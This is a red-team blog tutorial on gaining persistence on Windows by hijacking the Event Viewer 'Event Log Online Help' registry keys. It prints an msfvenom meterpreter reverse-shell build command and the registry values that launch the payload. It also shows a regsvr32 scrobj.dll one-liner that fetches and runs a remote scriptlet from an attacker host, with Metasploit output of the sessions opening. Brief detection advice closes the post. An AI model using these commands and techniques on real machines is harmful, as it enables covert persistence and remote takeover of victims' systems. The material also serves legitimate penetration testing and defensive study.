Persistence – Event Log Online Help

pentestlab.blog/category/red-team/page/15

March 7, 2023

Event viewer is a component of Microsoft Windows that displays information related to application, security, system and setup events. Even though that Event Viewer is used mainly for troubleshooting windows errors by administrators could be also used as a form a persistence during red team operations. Microsoft in order to assist administrators to retrieve direct information for a particular event ID over the web has embedded a functionality which is called Event Log Online Help.

The Event Log Online Help redirects the users to a Microsoft URL and is controlled from the following registry location.

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Event Viewer
```

Three registry keys could be modified if local administrator access has been achieved in order to execute arbitrary payloads once the Event Log Online Help is clicked by the user. These keys can be found below:

- MicrosoftRedirectionProgram
- MicrosoftRedirectionProgramCommandLineParameters
- MicrosoftRedirectionURL


A very trivial proof of concept is to trigger a message box.

```
#include <windows.h>
#pragma comment (lib, "user32.lib")
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow) {
MessageBox(NULL, "pentestlab.blog", "Pentestlab", MB_OK);
return 0;
}
```

The code above could be compiled using MinGW in order to generate an executable.

```
x86_64-w64-mingw32-g++ -O2 messagebox.cpp -o messagebox.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

The registry key “*MicrosoftRedirectionProgram”* could be modified to contain the location of the compiled executable. Clicking the Event Log Online Help will display the message box indicating that code has been executed.



```
Fault bucket , type 0
Event Name: StoreAgentScanForUpdatesFailure0
Response: Not available
Cab Id: 0

Problem signature:
P1: Update;
P2: 8024402c
P3: 17763
P4: 2183
P5: Windows.Desktop
```


Log Name: Application
Source: Windows Error Reporting)3/2023 12:36:05
Event ID: 1001 ie
Level: Information sic
User: N/A e.purple.lab
OpCode:
More Information: Event Log Online Help

Pentestlab

pentestlab.blog

Event Log Online Help – MessageBox


In similar manner “*msfvenom*” could be used to generated a payload.



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.4 LPORT=5555
 -f exe > beacon.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes


┌──(kali㉿kali)-[~]
└─$ █
```

msfvenom – Payload Generation

Modification of the registry key below to map to the location on the disk of the previously generated payload will execute the payload.




Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Event Viewer

Name	Type	Data
(Default)	REG_SZ	(value not set)
MicrosoftRedirectionProgram	REG_EXPAND_SZ	C:\temp\beacon.exe
MicrosoftRedirectionProgramCom...	REG_SZ	
MicrosoftRedirectionURL	REG_SZ	

Microsoft Redirection Program – Registry Key


When the Event Log Online Help is clicked a connection will be established.



```
       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the resource command to run
commands from a file
Metasploit Documentation: https://docs.metasploit.com/

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.4:5555
[*] Sending stage (200774 bytes) to 10.0.0.3
[*] Meterpreter session 2 opened (10.0.0.4:5555 → 10.0.0.3:57213) at 2023-03
-05 06:00:43 -0500

meterpreter >
```

Event Log Online Help – Meterpreter

The second registry key “*MicrosoftRedirectionProgramCommandLineParameters*” allows the user modify the data value in order to execute commands. A very common living off the land binary such as “regsvr32” can be utilized to execute a fileless payload.




Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Event Viewer

Name	Type	Data
(Default)	REG_SZ	(value not set)
MicrosoftRedirectionProgram	REG_EXPAND_SZ	regsvr32
MicrosoftRedirectionProgramCom...	REG_SZ	/s /n /u /i:http://10.0.0.4:8080/6xznPf.sct scrobj.dll
MicrosoftRedirectionURL	REG_SZ	

Microsoft Redirection Program Command Line Parameters


Once the Event Log Online Help is clicked the command will be executed and a communication channel will established.



```
[*] Started reverse TCP handler on 10.0.0.4:4444
[*] Using URL: http://10.0.0.4:8080/6xznPf
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://10.0.0.4:8080/6xznPf.sct scrobj.dll
msf6 exploit(multi/script/web_delivery) > [*] 10.0.0.3         web_delivery -
 Handling .sct Request
[*] 10.0.0.3         web_delivery - Delivering Payload (3711 bytes)
[*] Sending stage (200774 bytes) to 10.0.0.3
[*] Meterpreter session 1 opened (10.0.0.4:4444 → 10.0.0.3:57108) at 2023-03
-05 05:45:55 -0500

msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: PURPLE\pentestlab
meterpreter > 
```

Meterpreter – regsvr32

The last registry key is the “*MicrosoftRedirectionURL*” which by default it points out to a Microsoft location. The registry value could be changed to point either to a malicious URL or to a payload which is dropped on the disk.




Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Event Viewer

Name	Type	Data
(Default)	REG_SZ	(value not set)
MicrosoftRedirectionProgram	REG_EXPAND_SZ	
MicrosoftRedirectionProgramCom...	REG_SZ	
MicrosoftRedirectionURL	REG_SZ	file://C:\temp\a.exe

Microsoft Redirection URL

In all of the above scenarios the following condition will be created:

> Parent Process (mmc.exe) –> Child Process (Payload)



Version: n/a
Build Time: Sun Mar 5 16:40:13 2023
Path:
C:\temp\a.exe
Command line:
"C:\temp\a.exe"
Current directory:
C:\Windows\System32\
Autostart Location:
n/a
Parent: mmc.exe(3720)
User: PURPLE\pentestlab
Started: 5:56:17 μμ 5/3/2023 Image: 64-bit

MMC – Parent Process

EDR's should flag when mmc tries to spawn non trusted processes. Furthermore, monitoring of the above registry keys for changes could create a detection opportunity. As access to Windows graphical interface is required and considering the fact that the average user would not typically open event viewer and click on the Windows Event Log Online Help it is unlikely that this technique will gain popularity. However, in an assumed breach or malicious insider scenarios it could be used as a trivial method to maintain an active connection over a C2 channel.

References

https://www.hexacorn.com/blog/2019/02/15/beyond-good-ol-run-key-part-103/